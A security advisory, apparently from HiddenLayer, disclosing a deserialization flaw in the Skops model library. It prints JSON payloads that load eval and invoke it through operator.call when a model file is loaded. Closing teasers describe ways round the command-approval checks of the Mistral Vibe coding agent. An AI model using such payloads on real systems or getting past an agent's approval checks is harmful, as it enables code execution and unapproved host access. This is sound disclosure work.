Model Deserialization Leads to Code Execution
June 4, 2024

Products Impacted
This vulnerability is present in Skops v0.6 and newer.
CVSS Score: 7.8
AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
CWE Categorization
CWE-502: Deserialization of Untrusted Data.
Details
This vulnerability breaks down into 2 main components, the ability to load arbitrary functions into memory, and the ability to call a function in the operator module. The first can be done by creating a node of type TypeNode and pulling in any function you want, such as the builtin eval function:
{
	"__class__": "eval",
	"__module__": "builtins",
	"__loader__": "TypeNode",
	"__id__": 1
}
Because we can load functions into memory, if we are able to call them with the arguments that we want we can then exploit the loading system. This occurs in the compilation of a OperatorFuncNode node:

In Python 3.11 and later there is a function in the operator module called call which allows a user to call a function passed to it. This means that we need to create a model that grabs the call function and then passes in the eval function and the code we want to run:
{
  "__class__": "call",
  "__module__": "",
  "__loader__": "OperatorFuncNode",
  "attrs": {
    "__class__": "tuple",
    "__module__": "builtins",
    "__loader__": "TupleNode",
    "content": [
      {
        "__class__": "eval",
        "__module__": "builtins",
        "__loader__": "TypeNode",
        "__id__": 1
      },
      {
        "__class__": "str",
        "__module__": "builtins",
        "__loader__": "JsonNode",
        "content": "\"print('pwned by Abraxus from HiddenLayer')\"",
        "__id__": 5,
        "is_json": true
      }
    ],
    "__id__": 8
  },
  "__id__": 0,
  "protocol": 1,
  "_skops_version": "0.10.dev0"
}
When loaded with the trusted parameter set to True or setting the trusted types to all unknown types, this then executes the code and returns None. In the tutorial for how to use the library (scikit-learn documentation) both examples would allow for code execution:

However, for the security minded individuals out there, since in multiple parts of the codebase load and loads are called with trusted set to True inside of another function, users can still be exploited. One example of this is the update command line tool:

Project URL
https://github.com/skops-dev/skops
Researcher: Kasimir Schulz, Principal Security Researcher, HiddenLayer
Related SAI Security Advisory
September 11, 2026
_READ_ONLY_COMMANDS_POSIX expansion adds 31 commands with no path checking, granting unconditional access to the full host filesystem
Mistral Vibe automatically approves a large set of commands that are not subject to the expected workspace path restrictions, allowing files anywhere on the host to be accessed without user approval.
September 11, 2026
Environment variable prefixes stripped from permission check enable RCE via env injection
Mistral Vibe does not consider environment variable assignments when checking whether a command can run without approval, allowing environment controlled behavior in allowlisted programs such as Git to be abused for arbitrary code execution.